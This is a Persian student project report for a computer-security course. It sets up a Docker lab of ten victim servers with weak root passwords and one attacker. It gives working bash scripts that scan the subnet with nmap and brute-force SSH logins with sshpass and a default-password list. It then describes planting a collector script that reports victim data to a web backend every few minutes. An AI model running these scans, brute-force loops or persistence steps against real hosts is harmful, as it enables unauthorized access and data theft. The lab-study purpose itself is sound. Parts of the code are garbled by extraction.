



دانشکده مهندسی کامپیوتر

پروژه Iridium

امنیت سیستم های کامپیوتری

وحید محمدی
علی اخباری

نیم سال اول
سال تحصیلی ۱۴۰۲-۱۴۰۳

در اولین قدم یک dockerfile برای ساخت سرور نوشته ام که از لینوکس alpine استفاده میکند که خیلی سبک است و در ادامه ابزار های مورد نیاز مانند cron و curl نصب میکنیم تا در ادامه از آن ها استفاده کنیم.

```
# Base image
```

```
FROM alpine:latest
```

```
# Update packages and install SSH, curl, ping, and sshpass
```

```
RUN apk update && apk upgrade &&
```

```
apk add --no-cache openssh curl iputils sshpass
```

```
# Install additional tools for hardware information and date/time logging
```

```
RUN apk add --no-cache lshw util-linux coreutils nmap nano bash
```

```
# Install cron
```

```
RUN apk add --no-cache dcron
```

```
# Generate SSH host keys
```

```
RUN ssh-keygen -A
```

```
# Set the root password (change it to your desired password)
```

```
ARG ROOT_PASSWORD
```

```
RUN echo "root:${ROOT_PASSWORD}" | chpasswd
```

```
# Enable SSH
```

```
RUN sed -i 's/#PermitRootLogin prohibit-password/PermitRootLogin
```

```
yes/' /etc/ssh/sshd_config
```

```
RUN sed -i 's/#PasswordAuthentication
```

```
yes/PasswordAuthentication yes/' /etc/ssh/sshd_config
```

```
# Add cron job
```

```
RUN echo "*/5 * * * * echo 'Job executed at $(date)' >> /var/log/job.log" >  
/etc/crontabs/root
```

```
# Expose SSH port
```

```
EXPOSE 22
```

```
# Create a startup script
```

```
RUN echo "#!/bin/sh" > /start.sh
```

```
RUN echo "/usr/sbin/sshd" >> /start.sh
```

```
# Add this line to start the SSH service
```

```
RUN echo "lshw > /var/log/hardware_info.log" >> /start.sh
```

```
RUN echo "date >> /var/log/hardware_info.log" >> /start.sh
```

```
RUN echo "crond -f" >> /start.sh
```

```
RUN echo "exec /usr/sbin/sshd -D" >> /start.sh
```

```
RUN chmod +x /start.sh
```

```
# Start SSH service and cron
```

```
CMD ["/start.sh"]
```

در مرحله بعد هم با داکر کامپوز ۱۰ سرور قربانی و ۱ سرور حمله کننده میسازیم که رمز سرور ها در اینجا هارد کد شده است و همه این سرور ها وارد شبکه داکر با ماسک 172.85.69.0/24 میشوند

```
version: '3'
```

```
services:
```

```
  victim-1:
```

```
    build:
```

```
      context: .
```

```
      args:
```

```
        - ROOT_PASSWORD=admin
```

```
    networks:
```

```
      - iridium
```

```
    container_name: victim-1
```

```
    environment:
```

- CONTAINER_NAME=victim -1

victim -2:

build:

context: .

args:

- ROOT_PASSWORD=T1#kL6@f9Qb3

networks:

- iridium

container_name: victim -2

environment:

- CONTAINER_NAME=victim -2

victim -3:

build:

context: .

args:

- ROOT_PASSWORD=U7%9kG2\$bR4t

networks:

- iridium

container_name: victim -3

environment:

- CONTAINER_NAME=victim -3

victim -4:

build:

context: .

args:

- ROOT_PASSWORD=123456

networks:

- iridium

container_name: victim -4
environment:
- CONTAINER_NAME=victim -4

victim -5:
build:
context: .
args:
- ROOT_PASSWORD=qwerty
networks:
- iridium
container_name: victim -5
environment:
- CONTAINER_NAME=victim -5

victim -6:
build:
context: .
args:
- ROOT_PASSWORD=G5%7IA8@eH1i
networks:
- iridium
container_name: victim -6
environment:
- CONTAINER_NAME=victim -6

victim -7:
build:
context: .
args:
- ROOT_PASSWORD=123abc

networks:

- iridium

container_name: victim -7

environment:

- CONTAINER_NAME=victim -7

victim -8:

build:

context: .

args:

- ROOT_PASSWORD=1234567890

networks:

- iridium

container_name: victim -8

environment:

- CONTAINER_NAME=victim -8

victim -9:

build:

context: .

args:

- ROOT_PASSWORD=password

networks:

- iridium

container_name: victim -9

environment:

- CONTAINER_NAME=victim -9

victim -10:

build:

context: .

```

    args:
      - ROOT_PASSWORD=L6#8oB9$FJ2k
  networks:
    - iridium
  container_name: victim-10
  environment:
    - CONTAINER_NAME=victim-10

attacker:
  build:
    context: .
  args:
    - ROOT_PASSWORD=attacker
  networks:
    - iridium
  container_name: attacker
  environment:
    - CONTAINER_NAME=attacker

networks:
  iridium:
    external: true
    name: iridium

```

در سرور attacker با استفاده از فایل بش اسکریپت ip_port.sh با استفاده از nmap تمام پورت های ۲۲ باز را در شبکه پیدا میکنیم و همراه با ip در فایل open_port.csv ذخیره میکنید

```
#!/bin/bash
```

```
# IP range
```

```
ip_range="172.85.69.0/24"
```

```

# Output file
output_file="open_ports.csv"

# Write the header to the CSV file
echo "IP,Server_Name,Port_22_Status" > $output_file

# Scan the IP range
for ip in $(nmap -sn -PR -n $ip_range | grep report | awk '{print_$5}'); do
    # Check if port 22 is open
    port_status=$(nmap -p 22 -n $ip | grep 22/tcp | awk '{print_$2}')

    # Get the server name
    server_name=$(nslookup $ip | grep 'name_=' |
    cut -d '=' -f2 | cut -d '.' -f1)

    # If server name is empty, use the IP address
    if [ -z "$server_name" ]; then
        server_name=$ip
    fi

    # Write the result to the CSV file
    echo "$ip,$server_name,$port_status" >> $output_file
done

```

و بعد از آن با استفاده از فایلی که رمز های ساده و دیفالت در آن قرار دارد در فایل ip_password.sh برای بروت فورس زدن روی سرور ها برای فهمیدن رمز ssh آن ها استفاده میکنیم و نتیجه آن که لیستی از ip و password را در فایل csv ذخیره میکنیم

```
#!/bin/bash
```

```
# IP range
```

```
ip_range="172.85.69.0/24"
```



```

# Password file
password_file="password.txt"

# Output file
output_file="ip_passwords.csv"

# Write the header to the CSV file
echo "IP,Password" > $output_file

# Scan the IP range
for ip in $(nmap -sn -PR -n $ip_range | grep report | awk '{print_$5}'); do
    # Check if port 22 is open
    port_status=$(nmap -p 22 -n $ip | grep 22/tcp | awk '{print_$2}')


    # If port 22 is open, try each password
    if [ "$port_status" == "open" ]; then
        while read password; do
            # Try to connect via SSH
            sshpass -p $password ssh -o StrictHostKeyChecking=no -o
            ConnectTimeout=5 root@$ip exit 2>/dev/null

            # If the connection was successful, write the IP
            and password to the CSV file
            if [ $? -eq 0 ]; then
                echo "$ip,$password" >> $output_file
                break
            fi
        done < $password_file
    fi
done

```

و بعد از آن در آخر با استفاده از فایل attacker.sh با استفاده از لیستی که در فایل قبل ذخیره شده بود به تمام سرور ها ssh زده میشود و فایل info.sh که اطلاعات سرور را در یک فایل json ذخیره میکند را در فایل /root سرور قربانی کپی میکند و بعد از آن یک روتین ایجاد میکند که در هر سه دقیقه آن فایل بش را اجرا کند و فایل json تولید شده را برای backend وب سرور بفرستد که با express.js و mongodb زده شده است و فرانت آن نیز با react.js است.

تمام سه فایل bash هم با استفاده از فایل all.sh به ترتیب اجرا میشوند.




```
attacker servers-attacker
1039a68b7303

STATUS
Running (25 seconds ago)

Logs Inspect Terminal Files Stats
Open in external terminal

/ # cd home/attacker/
/home/attacker # ls
all.sh attack.sh info.sh ip_password.sh ip_port.sh password.txt
/home/attacker # ./all.sh
All scripts ran successfully
/home/attacker # ls
all.sh attack.sh info.sh ip_password.sh ip_passwords.csv ip_port.sh open_ports.csv password.txt
/home/attacker # cat open_ports.csv
IP,Server Name,Port 22 Status
172.85.69.1, victim-6,open
172.85.69.2, victim-8,open
172.85.69.3, victim-10,open
172.85.69.4, victim-5,open
172.85.69.6, victim-4,open
172.85.69.7, victim-9,open
172.85.69.8, victim-3,open
172.85.69.9, victim-2,open
172.85.69.10,172.85.69.10,closed
172.85.69.11, victim-1,open
172.85.69.12, victim-7,open
172.85.69.5, attacker,open
/home/attacker # cat ip_passwords.csv
IP>Password
172.85.69.2,1234567890
172.85.69.4,qwerty
172.85.69.6,123456
172.85.69.7,password
172.85.69.11,admin
172.85.69.12,123abc
/home/attacker # cat password.txt
admin
123456
qwerty
123abc
```

شکل ۱: اجرای حمله به سرور های قربانی



شکل ۲: نمایش اطلاعات بدست آمده از سرور های قربانی در app web